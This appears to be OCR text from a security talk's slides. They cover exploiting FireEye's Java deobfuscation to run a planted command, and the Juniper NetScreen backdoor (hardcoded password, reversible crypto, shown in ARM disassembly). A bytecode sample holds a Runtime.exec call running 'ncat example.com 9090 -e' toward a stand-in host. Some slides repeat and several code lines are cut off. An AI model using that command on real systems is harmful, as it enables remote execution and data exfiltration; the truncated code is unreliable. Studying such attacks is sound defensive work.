
FireEye Exploitation: Project Zero's Vulnerability of the Beast

Internal Server Deployment
FireEye Vulnerability of the Beast


DEPLOYMENT



Internal Server Deployment
FireEye Vulnerability of the Beast



Internal Server Deployment
FireEye Vulnerability of the Beast



DEPLOYMENT

INTERNET

PDF

INCOMING TRAFFIC

FireEye

INTERCEPT & ANALYZE

chrome

EXPLOITATION

WWW

JAR

INCOMING OBFUSCATED JAVA
(Connect to C&C)

FireEye

chrome


Connect via NETCAT

Deobfuscate strings
(JODE Open Source)

Execute plain string

C&C

Internal Server Deployment
FireEye Vulnerability of the Beast - Demo



```
    public ConstOperator deobfuscateString(ConstOperator op) {
        ClassAnalyzer clazz = methodAnalyzer.getClassAnalyzer();
        MethodAnalyzer ma = clazz.getMethod(methodName, methodType);
        if (ma == null)
            return null;
        Environment env = new Environment(methodAnalyzer.getClazz());
        Interpreter interpreter = new Interpreter(env);
        env.interpreter = interpreter;

        String result;
        try {
            result = (String) interpreter.interpretMethod
                (ma.getBasicBlocks(), null, new Object[] { op.getValue() });
                                                      method "
                ex.printStackTrace(GlobalOpti
            }
            return null;
        } catch (InvocationTargetException ex
            if ((GlobalOptions.debuggingFlags
                 GlobalOptions.DEBUG_INTERPRT
                GlobalOptions.err.println("Wa
                                  +"
                ex.getTargetException().print
            }
            return null;
        }
        return new ConstOperator(result);
    }
```

```
.method public static obf(Ljava/lang/String;)Ljava/lang/String;
    .limit locals 1
    .limit stack 8
    invokestatic java/lang/Runtime/getRuntime()Ljava/lang/Runtime;
    ldc "ncat example.com 9090 -e /usr/bin/id"
    invokevirtual java/lang/Runtime/exec(Ljava/lang/String;)Ljava/lang/Process;
    ldc "te
    areturn
.end method
```


Strings Deobfuscation by dynamically executing

Plain text command utilizing FireEye's NetCat


Oh, the horror!

Let’s continue…

This is how your environment looks like (Yes, very simplified)




Internet Gateway Deployment




Related Tools:

- Firewall
- NG Firewall
- Secure Web Gateway (SWG)
- Unified Threat Management (UTM)

Internet Gateway Deployment
Attack Effort vs Risk



ATTACK EFFORT




ENTERPRISE RISK

Internet Gateway Deployment Risk Factors vs Impact (1)

Risk

- Full traffic interception

Impact




KIM ZETTER SECURITY 12.22.15 1:29 AM

RESEARCHERS SOLVE JUNIPER BACKDOOR MYSTERY; SIGNS POINT TO NSA

Juniper Backdoor

DEPLOYMENT



NETSCREEN FIREWALL

Vuln.
#1

REMOTE AUTHENTICATION


<ANY USER>

<STATIC PASSWORD>

Juniper Backdoor

DEPLOYMENT

EXPLOITATION



Vuln. **#1**


REMOTE AUTHENTICATION

<ANY USER>

<STATIC PASSWORD>

Juniper Backdoor

DEPLOYMENT



NETSCREEN FIREWALL

Vuln. #1

- REMOTE AUTHENTICATION
- <ANY USER>
- <STATIC PASSWORD>


Vuln. #2

- REVERSIBLE
- CRYPTOGRAPHIC
- ALGORITHM

Juniper Backdoor

DEPLOYMENT

EXPLOITATION



INTERNET

OUTGOING TRAFFIC

NETSCREEN FIREWALL

INCOMING TRAFFIC

WWW

Vuln. #1

REMOTE AUTHENTICATION

<ANY USER>

<STATIC PASSWORD>

REMOTE AUTH.
VIA SSH OR TELNET

Vuln. #2


REVERSIBLE

CRYPTOGRAPHIC

ALGORITHM


DECRYPT VPN

Juniper Backdoor



```
ROM:0013DBF0                STMFD           SP!, {R4-R8,R11,R12,LR,PC}
ROM:0013DBF4                SUB             R11, R12, #4
ROM:0013DBF8                SUB             SP, SP, #0x10
ROM:0013DBFC                MOV             R5, R0
ROM:0013DC00                MOV             R6, #0
ROM:0013DC04                MOV             R7, R6
ROM:0013DC08                MOV             R8, R6
ROM:0013DC0C                LDR             R3, =dword_1E7FCF0
ROM:0013DC10                LDR             R12, [R3]
ROM:0013DC14                CMP             R12, R6
ROM:0013DC18                BEQ             loc_13DC5C
ROM:0013DC1C                ADD             R0, R0, #0x6C
ROM:0013DC20                BL              sub_402B9C
ROM:0013DC24                MOV             R4, R0
ROM:0013DC28                ADD             R0, R5, #0x80
ROM:0013DC2C                BL              sub_402B9C
ROM:0013DC30                LDRH            R2, [R5,#0x68]
ROM:0013DC34                ADD             R3, R5, #4
ROM:0013DC38                STR             R4, [SP,#0x30+var_30]
ROM:0013DC3C                STR             R0, [SP,#0x30+var_2C]
ROM:0013DC40                LDRH            R12, [R5,#0x94]
ROM:0013DC44                STR             R12, [SP,#0x30+var_28]
ROM:0013DC48                LDRH            R12, [R5,#0x96]
ROM:0013DC4C                STR             R12, [SP,#0x30+var_24]
ROM:0013DC50                LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s',
ROM:0013DC54                LDR             R1, =aAuth_admin_int ; "auth_admin_internal"
ROM:0013DC58                BL              sub_558F74
ROM:0013DC5C
ROM:0013DC5C loc_13DC5C                                     ; CODE XREF: auth_admin_internal+2C↑j
ROM:0013DC60                LDR             R1, =aSUnSU ; "<<< %s(un='%s') = %u"
ROM:0013DC64                BL              strcmp
ROM:0013DC68                CMP             R0, #0
ROM:0013DC70                MOV             R0, #0xFFFFFFFD
RO
RO
RO                                                                    al+80↑j
RO
RO
ROM:0013DC80                MOVS            R0, R0,LSL#16
ROM:0013DC84                MOVNE           R7, #1
ROM:0013DC88                BNE             loc_13DDFC
ROM:0013DC8C                LDRH            R12, [R5,#0x68]
ROM:0013DC90                ADD             R12, R12, #0xFF00
```

Hardcoded magic password



```
ROM:0013DBE8                STMFD           SP!, {R4-R8,R11,R12,LR,PC}
ROM:0013DBEC                SUB             R11, R12, #4
ROM:0013DBF0                SUB             SP, SP, #0x10
ROM:0013DBF4                MOV             R5, R0
ROM:0013DBF8                MOV             R6, #0
ROM:0013DBFC                MOV             R7, R6
ROM:0013DC00                MOV             R8, R6
ROM:0013DC04                LDR             R3, =dword_1E7FCF0
ROM:0013DC08                LDR             R12, [R3]
ROM:0013DC0C                CMP             R12, R6
ROM:0013DC10                BEQ             loc_13DC54
ROM:0013DC14                ADD             R0, R0, #0x6C
ROM:0013DC18                BL              sub_402438
ROM:0013DC1C                MOV             R4, R0
ROM:0013DC20                ADD             R0, R5, #0x80
ROM:0013DC24                BL              sub_402438
ROM:0013DC28                LDRH            R2, [R5,#0x68]
ROM:0013DC2C                ADD             R3, R5, #4
ROM:0013DC30                STR             R4, [SP,#0x30+var_30]
ROM:0013DC34                STR             R0, [SP,#0x30+var_2C]
ROM:0013DC38                LDRH            R12, [R5,#0x94]
ROM:0013DC3C                STR             R12, [SP,#0x30+var_28]
ROM:0013DC40                LDRH            R12, [R5,#0x96]
ROM:0013DC44                STR             R12, [SP,#0x30+var_24]
ROM:0013DC48                LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s',
ROM:0013DC4C                LDR             R1, =aAuth_admin_int ; "auth_admin_internal"
ROM:0013DC50                BL              sub_558810
ROM:0013DC54
ROM:0013DC54 loc_13DC54                                     ; CODE XREF: auth_admin_internal+2C↑j
ROM:0013DC54                ADD             R0, R5, #0x6C
ROM:0013DC58                BL              sub_147224
ROM:0013DC5C                MOVS            R0, R0,LSL#16
ROM:0013DC60                MOVNE           R7, #1
ROM:0013DC64                BNE             loc_13DDD8
ROM:0013DC68                LDRH            R12, [R5,#0x68]
ROM:0013DC6C                ADD             R12, R12, #0xFF00
ROM:0013DC70                ADD             R12, R12, #0xFE
ROM:0013DC74                MOV             R12, R12,LSL#16
ROM:0013DC78                CMP             R12, #0x20000
ROM:0013DC7C                BHI             loc_13DCB4
ROM:0013DC80                ADD             R4, R5, #4
ROM:0013DC84                MOV             R0, R4
ROM:0013DC88                BL              sub_14141C
ROM:0013DC8C                CMP             R0, #0
ROM:0013DC90                BLE             loc_13DCB4
ROM:0013DC94                MOV             R8, #1
```

